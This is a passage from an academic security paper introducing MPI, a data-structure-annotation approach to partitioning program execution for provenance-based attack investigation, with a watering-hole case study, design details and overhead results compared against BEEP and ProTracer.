Researchers proposed to partition execution to units so that only the events within a unit are considered causally related [43, 46]. For instance, the execution of a long running server is partitioned to individual units, each handling a request. Although existing execution partitioning based systems such as BEEP [43] and ProTracer [46] have demonstrated great potential, they partitioned execution based on event handling loops. That is, each iteration of an event handling loop is considered a unit. Despite its generality, such a partitioning scheme has inherent limitations. (1) Event loop iterations are too low level and cannot denote high level task structure. For instance, in UI programs, an event loop iteration may be to handle some user interaction. (2) There are often inter-dependencies across units. Therefore, BEEP and ProTracer rely on a training phase to detect such dependencies in the form of low level memory reads and writes. Achieving completeness in training is highly challenging. Note that the problem could not be addressed even when source code is provided because there are typically a lot of program dependencies across event loop iterations and only a sub-

set of them are important. (3) A high level task is often composed of many units (e.g., those denoting event loop iterations in multiple worker threads that serve the same high level task). Ideally, we would like to partition execution based on the high level task structure.

Note that high level task structure is application specific. Therefore, developers' input on what denotes a task/unit is necessary. We observe that a high level task/unit has its corresponding data structure in the software. Our proposal is hence to allow the developer/user to inform our system what task/unit structure they desire by annotating a small number of data structures (e.g., the tab data structure in Firefox). Our system MPI[1] takes the annotations and automatically instruments (a large number of) program locations that denote unit boundaries through static program analysis. The analysis handles complex threading models in which the executions of multiple tasks/units interleave. The instrumentation emits special syscalls upon unit context switches so that the application specific task/unit semantics is exposed to the underlying provenance tracking systems. MPI allows annotating multiple task/unit structures simultaneously so that the forensic analyst can inspect an execution from multiple perspectives (e.g., tab and domain perspectives for Firefox). This is highly desirable for attack investigation as we will show later in the paper. Asking for developers/users input in audit logging is a strategy adopted in practice. For example, the audit system on Windows, *Event Tracing for Windows* (ETW) requires the developers to explicitly plant auditing API calls in their source code if they would like to perform any customized logging. Nonetheless, reducing manual efforts is critical to the real world deployment of the technique. MPI is highly automated as the user only needs to annotate a few data structures and then the invocations to logging commands are automatically inserted through program analysis. Most of the programs we use in our experiment require only 2-3 annotations for each perspective. In addition, MPI provides a data structure profiler, called the *annotation miner*, to recommend the potential data structures to annotate. As shown in §4.2, it makes the correct recommendations in most cases.

MPI is a general execution partitioning scheme orthogonal to the underlying OS-level provenance collection system. We integrate it with three different provenance collection systems: the widely adopted Linux audit framework, and two state-of-the-art research projects, ProTracer [46][2] and the LPM [23] enabled HiFi [55] system (LPM-HiFi) which features secure audit logging.

In summary, we make the following contributions:

- We propose the novel idea of partitioning execution based on data structures to support different granularities and facilitate multi-perspective, application-semantics-aware attack investigation.
- We develop program analysis and runtime techniques to enable such partitioning. Given a small number of annotations on data structure definitions, program analysis is conducted to identify places that need to be instrumented to emit events at runtime that denote unit boundaries and unit inheritance. The number of such places may be very large, rendering manual instrumentation infeasible.
- We develop an annotation miner that can recommend the data structures to annotate with high accuracy, substantially alleviating the manual efforts.
- We develop a prototype based on LLVM. The evaluation on a set of commonly used Linux applications and three different provenance systems shows that our approach can effectively partition program execution in different granularities. We also use a number of case studies that simulate real-world attacks to demonstrate the strength of the proposed technique, in comparison with BEEP [43] and ProTracer [46].

2 Motivation

In this section, we use an example to illustrate the differences between the classic provenance tracking systems [23, 49, 50, 55], the existing event loop based execution partitioning approaches [43, 46], and the proposed approach. This example simulates an important kind of real-world attacks, *watering hole attack* [18, 19],

2.1 Motivating Example

Watering hole is a popular attack strategy targeting large enterprises such as Apple [11] and Google [12]. The adversaries do not directly attack the enterprise networks or websites, which are well protected. Instead, they aim to compromise the websites that are frequently visited by the employees of the target enterprise, which are usually much less protected. Recently, there have been a number of real incidents of watering hole attacks, e.g., by compromising Github [8] and CSDN [3]. There are exploit kits (e.g., BeEF [2]) to make it easy to conduct such attacks.

In our example case, a developer in an enterprise opens *Firefox*, and then uses Bing to look for a utility program for file copying. The search engine returns a number of relevant links to technical forums, blogs, wikis and online articles. Some of these links further lead to other relevant resources such as pages comparing similar programs. Some pages host software for download. In many cases, the software was uploaded by other developers. After intensive browsing and researching, the developer settles down on a forum that hosts not only the wanted software,

[1] MPI is short for "Multiple Perspective attack Investigation"

[2] ProTracer is based on BEEP, we replace the BEEP with MPI.

but also many other interesting resources, including torrents for a few tutorial videos. The developer downloads the program and also a few torrents from the forum. After the download, he starts to use the program. He also uses a p2p software *Transmission* to download the videos described by the torrents.

Unfortunately, the forum website was compromised, targeting enterprises whose developers tend to use the forum for technical discussion and information sharing. The program downloaded, *fcopy*, is malicious. In addition to the expected functionality, the malware creates a reverse TCP connection and provides a shell to the remote attacker. The malware causes unusual network bandwidth consumption and is eventually noticed by the administrator of the enterprise. To understand the attack and prepare for response, the administrator performs forensic analysis, trying to identify the root cause and assess the potential damage to the system. At the very beginning, the binary file *fcopy* is the only evidence. Hence, the creation of the file is used as the symptom event.

2.2 Traditional Solutions

Traditional techniques such as backtrackers [38, 39], audit systems [10] and provenance-aware file systems [50, 55] track the lineage of system objects or subjects without being aware by the applications. These techniques collect system subjects (e.g. processes and threads) and objects (e.g. files, network sockets and pipes) information at run time with system call hooking or Linux Security Modules (LSM) [62], and construct dependency graph or causal graph for inspection. Note that these two terms are interchangeable in this paper. While they use different approaches to trace system information, the graphs generated by these systems are similar.

A general workflow for these techniques is as follows. Starting from the given *symptom* subject or object, they identify all the subjects and objects that the symptom directly and indirectly depends on using backtracking. They also allow identifying all the effects induced by the root cause using forward tracking. For the case mentioned in §2.1, the administrator identifies the Firefox process and all its data sources by backtracking, and then discloses the downloaded files and the operations on these files with forward tracking. Figure 1 shows the simplified graph generated. In this graph and also *the rest of the paper*, we use *diamonds* to represent *sockets*, *oval nodes* to represent *files*, and *boxes* to represent *processes* or *execution units*. In Figure 1, many network sockets point to the Firefox process, and the process points to a large number of files including the torrent files and others like *fcopy*, which reflect the browsing and downloading behaviors of Firefox.

While we only show part of the original graph in Figure 1 for readability, the original graph contains more than 500 nodes in total, with most files and network socket accesses being (undesirably) associated with the Firefox and Transmission nodes. These bogus dependencies make manual inspection extremely difficult.

2.3 Loop Based Partitioning Solutions

It was observed in [43] that the inaccuracy of traditional approaches is mainly caused by long running processes, which interact with many other subjects and objects during their lifetime. Traditional approaches consider the entire process execution as a node so that all the input/output interactions become edges to/from the process node, resulting in considerably large and inaccurate graphs. Take the Transmission process as an example. It has dependencies with many torrent files and network sockets, obfuscating the true causalities (e.g., a torrent file and the corresponding downloaded file).

Event loop based partitioning techniques [43, 45, 46] leverage the observation that long running processes are usually event driven and the whole process execution can be partitioned by the event handling loops (through binary instrumentation). They proposed the concept of *execution unit*, which denotes one iteration of an event handling loop. This fine-grained execution abstraction enables accurate tracing of dependency relationship. It was shown that these techniques can generate much smaller and more accurate dependency graphs. However, these techniques still have the following limitations that hinder their application in the real-world.

Units Are Too Low Level. Assume the administrator applies BEEP/ProTracer to the motivation case in §2.1. He constructs the causal graph starting from the file *fcopy*. He acquires the download event in Firefox, which is associated with the web socket *a.a.a.a*. Then, he traces back to the forum website, and eventually the search engine. As part of the investigation, the administrator applies forward tracking from the search engine page to understand if other (potentially malicious) pages were accessed and if other (potentially malicious) programs were downloaded and used. Since the developer visited many links returned by the search engine, the forward tracking includes many web pages and their follow-ups in the resulting graph. The simplified graph is shown in Figure 2.

In this case, Firefox is used for 5 minutes with 11 tabs containing 7 websites. There are thousands of nodes in the graph. This is because all user interactions like scrolling the web pages, moving mouse pointer over a link and clicking links are processed by unique event loop iterations, each leading to a unit/node. Moreover, Firefox has internal events including timer events to refresh pages. As these events operate on DOM elements, they are connected in the dependency graph due to memory



Figure 1: Simplified causal graph for the case in §2.1 generated by traditional solutions (Tool in [16]).

dependencies, making the graph excessive.

The root cause of the limitation lies in that BEEP exposes very low level semantics (i.e., event loop iterations) in partitioning. The onus is on the user to chain low level units to form high level tasks. Unfortunately, BEEP graphs have little information to facilitate this process as they lack high level semantic information such as which high level task (e.g., tab) a low level unit belongs to.

Depending on Training. BEEP and ProTracer are training based due to the difficulty of binary analysis. It requires intensive training to identify the event handling loops and memory accesses that disclose dependencies across units (e.g., one event loop inserts a task to the queue which is later loaded and processed by another event loop). The completeness of the training inputs is hence critical. Otherwise, there may be missing or even wrong causal relations. Note that providing source code does not address this problem as identifying event handling loops and cross-unit dependencies requires in-depth understanding of low level program semantics, which is much easier through dynamic analysis by observing concrete states than static analysis, in which everything is abstract. Specifically, there are a large number of loops in a program. Statically determining which ones are event handling loops is difficult. Furthermore, while static analysis can identify memory dependencies, a lot of cross-unit dependencies should be ignored as they have nothing to do with the high level work flow (e.g., those caused by memory management or statistics collection).

In our motivating example, we did not use the "Go back" button in the initial training of Firefox. As a result, we were not able to get the full causal chain in Figure 2, which was broken at one web page that contains a lot of clicking-link and going-back actions. We had to enhance our training set by providing a going-back case.

Excessive Units. Partitioning based on event handling loops works nicely for server programs, in which one event loop iteration handles an external request and hence corresponds to a high level task. However, in many complex programs, especially those that heavily use threads to distribute workloads or involve intensive UI operations, event loop iterations do not align well with the high level tasks. As a result, it generates excessive small units that do not have much meaning. For example, in GUI programs, units are generated to denote the large number of GUI events (e.g., key strokes), even though all these events may serve the same high level task.

Consider the p2p program Transmission. Figure 3 shows its event handling loop in the main function of the daemon process. After parsing options, loading settings and torrent files (line 2-3), the daemon goes to a loop which exits only when the user closes the program (i.e., set *closing* to *TRUE*). In each iteration of the loop, it waits for 1 second (line 6), updates the torrent status and logs some information (line 7). Due to the nature of p2p protocol, downloading a single file requires thousands of loop iterations, leading to thousands of units in BEEP.

In many situations, there may not be any system events within these small units. For example, GUI programs monitor and handle frequent events such as page scroll. However, not all of them lead to system calls. Thus BEEP ends up with many "UNIT_ENTER" and "UNIT_EXIT" events without any system calls in between. These useless units waste a lot of space and CPU cycles. While existing techniques [22, 44, 46, 67] can remove redundant events, they cannot prevent these events from being generated in the first place.

These limitations are rooted at the misalignment between the rigid and low level execution partitioning scheme based on event loops. Ideally, the units generated by a partitioning scheme would precisely match with the high level logic tasks. MPI *aims to achieve this goal.*

2.4 Our Approach

The overarching idea of this paper is that high level tasks are reflected as data structures. MPI *allows the user to annotate the data structures that correspond to such tasks. It then leverages program analysis to instrument a set of places that indicate switches and inheritances of tasks to achieve execution partitioning.* Note that there may be multiple perspectives of the high level tasks involved in an execution, denoted by different data structures. Hence, MPI allows annotating multiple data structures, each denoting an independent perspective. To reduce the annotation efforts, MPI provides a profiler that can automatically identify the critical data structures (Figure 3.2). Note that allowing developers/users to insert logging related annotations/commands to software source code is a practical approach for system auditing. The Windows auditing system, *Event Tracing for Windows* (ETW), requires the developers to explicitly plan customized events to their



Figure 2: Simplified backtracking causal graph for the case in §2.1 with event loop based partitioning technique. It only shows the causal relationship within the Firefox process (runs for 5 minutes with 11 tabs and 7 websites). The tool used can be found in [16].

```
1  int main( int argc, char ** argv ) {
2      // parse options and session, load torrents
3      torrents = tr_sessionLoadTorrents(mySession, ctor, NULL);
4      // event loop
5      while( !closing ) {
6          tr_wait_msec( 1000 ); /* sleep one second */
7          // update and log and so on
8      }
9      // close program and sessions
10     return 0;
11 }
```

Figure 3: Event handling loop of *Transmission* (version 2.6)

software before deployment [5, 20]. These commands generate system events at runtime. In our design, we only require the developer to annotate (a few) task oriented data structures, MPI automatically instruments a much larger number of code places based on the annotations.



Figure 4: Firefox Partitioning perspectives

Figure 4 presents a few possible perspectives of Firefox execution. By annotating the appropriate data structures, we can partition a Firefox execution into sub-executions of various windows (perspective 6), tabs (perspective 5), websites/domains (perspective 4), website instances (perspective 3), individual pages (perspective 2), and even the sources of individual DOM elements (perspective 1). Observe that some of the perspectives are cross-cutting. For instance, a tab may show pages from multiple domains whereas pages from the same domain may appear in multiple tabs. *A prominent benefit of such partitioning is to expose the high level semantics of the application to the underlying provenance tracking system.*



Figure 5: Simplified MPI causal graph for the case in §2.1 with Firefox partitioned by tabs



Figure 6: Simplified MPI causal graph for the case in §2.1 with Firefox partitioned by web sites

Figure 5 shows the causal graph for the attack example when we partition the execution of Firefox by its tabs and Transmission by the files being downloaded. Each rectangle represents the life time of a tab. Observe that the Bing tab leads to the wordpress tab, which also shows the forum main page. A number of forum pages are displayed on separate tabs, each of which leads to the download of a torrent file through a Transmission unit. In contrast Figure 6 shows the causal graph when we partition the execution of Firefox by the websites/domains it visits. Observe that all the forum tabs are now collapsed to a single forum node. It clearly indicates that fcopy and the torrent files are downloaded from the same domain. Compared to the BEEP graph in Figure 1, these graphs are much smaller and cleaner, precisely capturing the high level workflow of the execution. *Note that these graphs cannot be generated by directly querying/operating-on the BEEP log, which has only very low level semantic information (i.e., event loop iterations).*

Advantages Over Event Loop Based Partitioning. We can clearly see data structure based partitioning system MPI addresses the limitations of event loop based partitioning. ① Units are no longer based on low level loop iterations. The inspector does not need to manually chain many such low level units to form a high level view of the execution. ② Dependency identification is made easy. Training is no longer needed. The memory dependencies that are needed to chain the low level event loop units are no longer necessary because these low level units are automatically classified to a high level unit in MPI. The incidents of missing causality due to incomplete training can be avoided. For instance, Firefox uses multiple threads to load and render the many elements on a page, which induces lots of memory dependencies across event loop units. But if we look at the execution from the tab perspective, these memory dependencies are no longer inter-unit dependencies that need to be explicitly cap-

tured. ③ Excessive (small and non-informative) units are prevented from being generated. All nodes representing timer event for Transmission will be merged into one node. Moreover, MPI provides great flexibility for attack investigation by supporting multiple perspectives. Enabling these perspectives is impossible if the appropriate semantic information is not exposed through MPI.

One may argue that event loop based partitioning can be enhanced by annotating event loops and cross-unit memory dependencies. However, such annotations are so low-level that (1) they require a lot of human efforts due to the large number of places that need to be annotated (e.g., the memory dependencies), and (2) they expose low-level and sometimes non-informative semantics such as mouse moves and timer events. In addition, the partitioning is solely based on event handling and hence cannot provide multiple perspectives.

3 Design

3.1 Overview

The overall process of analysis and instrumentation is shown in Figure 7. The user first annotates the program source code to indicate unit related data structures under the help of the annotation miner, which is essentially a data structure profiler. The analysis component, implemented as a LLVM pass, takes the annotations and analyzes the program to determine the places to instrument (e.g., data structure accesses denoting unit boundaries). The graph construction is using a standard algorithm, and details can be found in Appendix B.



Figure 7: MPI workflow

3.2 Annotations

Basic Annotations. Let us review how the Linux kernel conducts context switching internally, which inspires our approach to unit switching. Specifically, ① a *task_struct* with a unique *pid* identifies an individual process; ② a variable *current* is used to indicate the current active process. Processes can communicate through inter-process communication (IPC) channels like *pipes*. In order to perform unit switching, we need to identify the *unit data structure* that is analogous to *task_struct* and used to store per-unit information, a field/expression that can be used to differentiate unit instances as the identifier, and a variable that stores the current active unit. Note that there may not be an explicit task data structure in a program. Any data structure that allows us to partition an execution to disjoint autonomous units can serve as a unit data structure. Also, we need to know the variables that serve as communication channels between different unit instances. Thus we need the following types of annotations.

① *@indicator* annotates the variable/field that is used to indicate the possible switches between different unit data structure instances (similar to the variable *current* in Linux kernel). The user can choose to annotate multiple indicator variables/fields, one for each perspective. A unique id is assigned to each type of indicator.

② *@identifier* is an expression used to differentiate the instances of a unit data structure (similar to the data field *pid*). This expression can be a field in the data structure or a compound operation over multiple fields. Since an identifier must be paired up with the corresponding indicator, we allow providing an indicator id as part of the identifier annotation.

③ *@channel* annotates the variables/fields that serve as "IPC channels" between two different *unit data structure* instances (similar to *pipes*). It contains a unique id number, and a parameter indicating which field stores the data that induces inter-unit dependencies.

```
1  // in file src/globals.h
2  @indicator=1
3  EXTERN buf_T*curbuf INIT(= NULL);
4
5  // in file src/structs.h
6  typedef struct file_buffer buf_T;
7  // buffer: structure that holds information about one file
8  @identifier=b_ffname, indicator=1
9  struct file_buffer{
10   // associated memline
11   memline_T b_ml;
12   // buffers are orgnized as a linked list
13   buf_T *b_next;
14   buf_T *b_prev;
15   char_u *b_ffname;      // full path file name
16   // TRUE if the file has been changed and not written out
17   int b_changed;
18   // variables for specific commands or local options
19   char_u *b_u_line_ptr;  // for 'U' command
20   int b_p_ai;            // 'autoindent', local opts
21   // other data field like change time or so
22 }; /* file_buffer */
23
24 // in file src/ops.c
25 @channel=channelID, data=(y_current->array)
26 static struct yankreg *y_current;
```

Figure 8: Vim data structure and our annotation

□ *Example.* Vim is a *tabbed* editor with each *tab* containing one or multiple *windows*. Each *window* is a viewpoint of a *buffer*, with each *buffer* containing the in-memory text of a file [17]. A file buffer can be shared by multiple *windows* in the backend, and buffers are organized as a linked list. A natural way to partition its execution is to partition according to the file it is working on, each represented by a *file_buffer* data structure. Figure 8 shows a piece of code which demonstrates our annotations. Vim uses the variable *curbuf* to represent the current active buffer. Consequently, we use *curbuf* as our *indicator* variable.

Line 2 shows the indicator annotation. The annotation has an id to distinguish different indicators for various granularities/perspectives. The id is used to match with the corresponding *@identifier* annotation. Vim creates a buffer for each file. We can hence use the absolute file path in the OS to identify each file buffer instance. Line 8 shows the *@identifier* annotation. It has two parts: ① an expression used to differentiate instances; and ② an indicator id used to match with the corresponding *@indicator* annotation. In this case, field *b_ffname* is the identifier with id 1. Vim maintains its own clip board to support internal copy(cut)-and-paste operations. When the user cuts or copies data from a *file_buffer*, it sets the field *y_current→array*. When the user performs a paste operation, it reads data from the variable and puts the data to the expected position. In this case, *y_current→array* can be considered as the IPC channel between the two different *file_buffer* instances. Line 25 shows the channel annotation. It contains a unique id for the channel (analogous to a file descriptor), and the reference path to the field. Note that this is to support communication using the Vim clip board. Our system also supports inter- or intra-process operations through the *system* clip board by tracking system level events.

Threading Support. In order to improve responsiveness, modern complex applications heavily rely on threads to perform asynchronous sub-tasks. More specifically, the main thread divides a task into multiple subtasks that can proceed asynchronously and dispatches them to various (background) worker threads. A worker thread receives sub-tasks from the main thread and also other threads and processes them in the order of reception. It can also further break a sub-task to many smaller sub-tasks and dispatch them to other threads, including itself. This advanced execution model makes partitioning challenging because *we need to attribute the interleaved sub-tasks to the appropriate top level units*. In event loop based partitioning techniques [43, 46], all the event handling loops from various threads need to be recognized during training. More importantly, multiple event loop iterations (across multiple threads but within an application) may be causally related as they belong to the same task. The correlations are reflected by memory dependencies. As such, the training process needs to discover all such dependencies. Otherwise, the provenance may be broken. Unfortunately, memory dependencies are often path-sensitive and it is very difficult to achieve good path coverage. It is hence highly desirable to directly recognize the logic tasks, which are disclosed by corresponding data structures, instead of chaining low level event loop based units belonging to a logic task through memory dependencies.
□ *Example.* Figure 9 illustrates a substantially simplified example of the Firefox execution model. It corresponds to an execution that loads two pages (in two respective



Figure 9: Simplified Firefox execution model

tabs). Specifically, each box represents a thread and each colored bar (inside a box) denotes an iteration of the event handling loop (and hence a unit in BEEP/ProTracer). Observe that at step ①, the loading of tab1 first dispatches a Domain Name Server (DNS) query to a DNS thread, and then (step ③) posts a connection request to the socket thread to download the page. At step ④, the socket thread informs the main thread that the data is ready. The main thread leverages other threads such as the image decode thread, JS helper thread, and compositor thread to decode/execute/render the individual page elements. Note that every thread has interleaved sub-tasks belonging to various tabs. Edges denote memory dependencies across sub-tasks that need to be disclosed during training and instrumented at runtime in BEEP/ProTracer. □

Different from BEEP/ProTracer, our solution is to leverage annotations and static analysis to partition directly according to the logic tasks (e.g. tabs). In order to precisely determine the membership of a sub-task. We introduce the *@delegator* annotation. This annotation is associated with a data structure to denote a sub-task (e.g., the HTTP connection request posted to the socket thread). Intuitively, it is a *delegator* of a top level task (e.g., the HTTP connection request delegates the unit of its owner tab). At runtime, upon the dispatching of a delegator data structure instance (e.g., adding a sub-task to a worker thread event queue), it inherits the current (top level) unit identification. Later when the delegator is used (in a worker thread), the system knows which top level unit the current execution belongs to. There could be multiple layers of delegation. Similar to a unit, a delegator data structure also has an indicator, which is a variable like *current* whose updates may indicate delegation switches. More details can be found in Section 3.3.

□ *Example.* Consider the Firefox execution model. The user can annotate a tab, a window, and/or an iframe as a top level unit. Internally, these are all represented by the same *nsPIDOMWindow* class. They are differentiated by the internal field values. Hence, we provide multiple perspectives by annotating the *nsPIDOMWindow* data structure and using different expressions in the identifier annotations to distinguish the perspectives. Figure 10

```
1  @identifier=this->GetOuterWindow(2)->mWindowID, indicator=1
2  @identifier=this->GetTop()->mWindowID, indicator=2
3  class nsPIDOMWindow {
4    @indicator=1
5    @indicator=2
6    nsCOMPtr<nsIDocument> mDoc;
7    // Tracks activation state
8    bool mIsActive;
9    virtual already_AddRefed<nsPIDOMWindow> GetTop() = 0;
10   nsPIDOMWindow *GetOuterWindow()
11   { return mIsInnerWindow ? mOuterWindow.get() ?  this; }
12   // The references between inner and outer windows
13   nsPIDOMWindow          *mInnerWindow;
14   nsPIDOMWindow          *mOuterWindow;
15   // A unique  (64-bit counter)
16   // id for this window.
17   uint64_t mWindowID;
18   /* other methods and data fields */
19 };
```

Figure 10: Tab and window annotations in Firefox

shows the annotations for tabs and windows. The indicator id 1 is for tabs and 2 for windows. Any tab or window changes must entail the change of the *mDoc* field, which is used as the indicator. The expressions in the corresponding identifier annotations mean that we can acquire the tab of any given window by getting the second layer outer window, and the top level window by calling *GetTop()*.



Figure 11: Firefox main thread posts events to the socket thread

The connection request data structure (in the SocketThread), the image data structure (in the image decoder thread), etc. are annotated as delegators. As such, when a connection request is created in the main thread, the request inherits the current tab/window id. When the request is used/handled in a SocketThread, the execution duration corresponding to the request belongs to the owner tab/window of the request. An example is shown in Figure 11. In Firefox, all delegator data structure classes have the same base class *nsRunnable*. As such, we only need to annotate *nsRunnable* as the delegator class (box A). When the main thread tries to load a new URI (step 1), it posts an *nsConnEvent* to the SocketThread (step 2) by calling the *PostEvent* method (box C). Since *nsConnEvent* is a sub-class of *nsRunnable* (box B), the delegator class, the newly created *nsConnEvent* inherits the tab/window id. The *nsRunnable* class provides a function *Run()*, which is implemented by its child classes to perform specific tasks. And each thread maintains its own work queue containing all such class instances. Thus the size of the worker queue is annotated as the indicator of the delegator. Whenever it changes, there may be a unit context switch. □

Annotation Miner. We develop an annotation miner to recommend unit and delegator data structures to annotate. The miner works as follows. The user provides a pair of executions to denote an intended unit task, one execution containing one unit and the other containing two units. Then, differential trace analysis is performed to prune data structures that are common in both traces and hence irrelevant to the unit (e.g., global data structures). The miner leverages the points-to relations between data structures to narrow down to the top data structures (i.e., those that are not pointed-to by other data structures). PageRank is further used to determine the significance of individual top data structures. A ranked list of data structures is returned to the user. Note that this mining stage is much less demanding than the training process in BEEP/ProTracer, which requires extracting code locations that induce low level memory dependencies. Since we focus on identifying high level data structures, which are covered by the provided inputs, completeness is not an issue for us in practice.



Figure 12: Annotation Miner

Next, we show how to mine the tab data structure in Firefox (Figure 12). We first use a pair of runs to visit the Google main page. `T1` has one tab and `T1'` has two tabs. ΔT shows the data structures in the trace differences. Note that there are data structures specific to the page content but irrelevant to the intended unit, such as `SocketIO`. To further prune those, we use another two pairs of executions that visit Google Drive and a local file, respectively. The miner then takes the intersection of the trace differences to prune out `SocketIO` and `DiskIO`. The resulting set contains the top level data structures and their supporting meta data structures (e.g., the `ScrollPos` data structure to support scrolling in a tab). The trace-based points-to analysis then filters out the low level supporting data structures. There may be multiple top level data structures remained, many not related to units (e.g., for logging). Hence in the last step, PageRank is used to rank the several top data structures. In our case, the tab data structure is correctly ranked the top.

3.3 Runtime

Unit Context. At runtime, each thread maintains a vector called the *unit context*. Each element of the vector denotes

the current unit instance for each unit type (or each perspective). Note that MPI allows partitioning an execution in different ways by annotating multiple unit data structures. If the user has annotated n unit data structures (with n indicators and n identifiers), there are n elements in the vector. Each time the indicator of a unit data structure is updated, the identifier of the data structure is copied to the corresponding vector element.

Delegation. MPI runtime provides a global hash map that is shared across all threads, called the *delegation table*. The delegation table projects a delegator data structure instance to a unit context vector value, denoting the membership of the delegator. Upon the creation/initialization of a delegator data structure instance, MPI inserts a key-value pair into the delegation table associating the delegator to the current unit context. Upon an update of the indicator of a delegator data structure (in a worker thread that handles the subtask represented by the delegator), the unit context of the current thread is set to the unit context of the delegator, which is looked up from the delegation table. Intuitively, it means the following execution belongs to the unit of the delegator until a different delegator is loaded to the indicator variable. The optimization of this process can be found in Appendix A.

□ *Example.* Let us revisit the Firefox example in Figure 9. We want to attribute all subtasks to their corresponding tabs (shown in different colors). In Figure 11, we show a detailed workflow of the main thread posting the connection event to the socket thread. The main thread first calls the *LoadURI* method (step 1), which invokes the *PostEvent* method. Within *PostEvent* (box C), it creates an *nsConnEvnet* and posts it to the socket thread. Since data structure *nsRunnable* (box A) is annotated as a delegator and the HTTP connection request *nsConnEvent* (box B) is a subclass of *nsRunnable*, MPI propagates the current unit id in the main thread to the worker thread, namely, the socket thread. Specifically, the request is associated with the current unit context of the main thread in the delegation table. Inside the socket thread that receives and processes the request (i.e., step 3), loading the request from the task queue causes the change of the queue size indicating a possible unit context switch. As a result, the current unit context of the socket thread is set to that of the request, namely, tab1. With a chain of delegations, MPI is able to recognize all the tab1 subtasks performed by different threads, namely, all the red bars in Figure 9 belong to the same tab1 unit. □

3.4 Analysis

The analysis component of MPI is a pass in LLVM responsible for adding instrumentation to realize the runtime semantics mentioned earlier. It takes a program with the four kinds of annotations mentioned in §3.2, and produces an instrumented version of the program that emits additional syscall events denoting unit context switches and channel operations.

MPI needs to identify the following a few kinds of code locations: (1) all the updates (i.e., definitions) to indicator variables, including unit indicators and delegator indicators, to add instrumentation for unit context updates; (2) all the creation/initialization locations of delegator data structures to add instrumentation for the inheritance of unit context; (3) reads/writes of channel variables/fields to add instrumentation for channel event emission and redundancy detection; (4) all the system/library calls that may lead to system calls to add instrumentation for unit event emission and redundancy detection. We use a type based analysis to identify (2) and (3). For (4), we pre-define a list of library functions (e.g., libc functions) that may lead to system calls of interest and then scan the LLVM bitcode to identify all the system calls and the library calls on the list. Details are elided. A naive solution to (1) is to perform a walk-through of the LLVM bitcode to identify all definitions to indicator variables or to their aliases (using the default alias analysis in LLVM). However, this may lead to redundant instrumentation. Specifically, an indicator may be defined multiple times and there may not be any system calls (or library calls that can lead to system calls) in between. As such, the unit context switch instrumentations for those definitions are redundant.

```
1  /* Match a regexp against multiple lines. */
2  long im_regexec_multi(...) {
3    buf_T *save_curbuf = curbuf;
4    // initilize local variables
5    // switch to buffer "buf" to make vim_iswordc() work
6    curbuf = buf;
7    r = vim_regexec_both(NULL, col, tm);
8    curbuf = save_curbuf;
9    return r;
10 }
```

Figure 13: Instrumentation example (VIM, *op_yank* function)

□ *Example.* The function *im_regexec_multi()* in Figure 13 searches for a regular expression in Vim. The *indicator* variable is updated at line 6, and then again at line 8. The operations inside function *vim_regexec_both()* are all on memory. In other words, it does not make any system calls directly or indirectly. As such, the instrumentation for line 6 is redundant. □

The problem is formulated as a reaching-definition problem, which determines the set of definitions (of a variable) that can reach a program point. We say a definition of variable x can reach a program point ℓ, if x is not redefined along any paths from the definition to ℓ. In our context, we only instrument the definitions that can reach a system call or a library call that can lead to a system call. In Figure 13, the definition at line 6 cannot reach any point beyond line 8. Since line 7 does not denote any system call, line 6 is not instrumented. Appendix B discusses how to construct attack graphs from MPI logs.

4 Evaluation

In this section, we present the evaluation results including the annotation efforts needed, the runtime and space overheads of the prototype, and a number of attack cases to show the advantages of MPI compared to the event loop based partitioning technique in BEEP [43] and ProTracer [46]. For comprehensive comparison, we integrate both MPI and event loop based partitioning with three underlying provenance tracking systems, the Linux Audit system, ProTracer and LPM-HiFi.

4.1 Overhead

Space overhead: We measure the space overhead of MPI and compare it with the overhead of event loop based partitioning, on the aforementioned three provenance tracking systems. We measure the overhead of MPI and BEEP on Linux Audit and LPM-HiFi by comparing the logs generated by the original binaries and the instrumented binaries. ProTracer requires unit information to eliminate redundant system events (e.g., multiple reads of a file within a unit). Therefore, it needs to work with an execution partitioning scheme. We hence compare the ProTracer logs by BEEP and by MPI. Note that BEEP+ProTracer is equivalent to the original ProTracer system [46] and in MPI+ProTracer we retain the efficient runtime of the original ProTracer but replace the partitioning component with MPI. Since BEEP supports only one low-level perspective, we only annotate one perspective in MPI during comparison. The overhead of multiple perspectives is in Appendix D.

The results are shown in Table 1. The table contains the following information (column by column): 1) Application. 2) Perspective for partitioning. 3) Overhead of BEEP on Linux Audit, i.e., comparing the Linux Audit log sizes with and without BEEP. 4) Overhead of BEEP on LPM-HiFi with the raw log format. 5) Overhead of BEEP on LPM-HiFi with its Gzip enabled user space reporter tool. 6-8) Overhead of MPI on BEEP and LPM-HiFi. 9) Log size of BEEP on (original) ProTracer. 10) Log size of MPI on ProTracer. Note that Linux Audit and LPM-HiFi have different provenance collection mechanisms, i.e. system call interception for Linux Audit and LSM for LPM-HiFi. This leads to different space overheads. LPM-HiFi provides different user space reporters, and the Gzip enabled reporter has less space overhead.

Observe that for most programs our approach has less overhead on all the three platforms. For programs like document readers and video players, both approaches show very little overhead. These programs do not need to switch between different tasks frequently, which means they rarely trigger the instrumented code. Our approach shows significant better results for many programs like web browsers, P2P clients, HTTP and FTP programs including servers and clients due to a few reasons. Firstly, in these programs, the events handled by the event handling loop are at a very low level, whereas MPI can partition execution at a much higher level. Thus there are fewer unit context switches in our system, and multiple execution units in BEEP are grouped into one in our system without losing precision. For example in Apache, a remote HTTP request can lead to redirection, and the Apache server needs a few BEEP execution units to handle it. This triggers the instrumented code several times. But in MPI, multiple requests, including their redirections, of a same connection are grouped together. Thus, the instrumentation (for unit context switch) is triggered less frequently. Another reason is that we avoid meaningless execution units. For example in benchmark Transmission, BEEP execution units are based on time events, leading to many redundant units. This is avoided in MPI. Firefox has high overhead in both systems. When multiple tabs are opened, Firefox processes them in the background with threads. Since most of the requests involve network or file I/O, a lot of system/unit context switches are triggered, leading to the overhead. Despite this, the overhead of our system is about one third of that of BEEP. Note that there is another advantage of MPI that cannot be quantified –MPI does not require extensive training to detect low level memory dependencies. During our experiments, we had to add test inputs to the training sets of BEEP to ensure the provenance was not broken for a number of applications (e.g., Firefox).

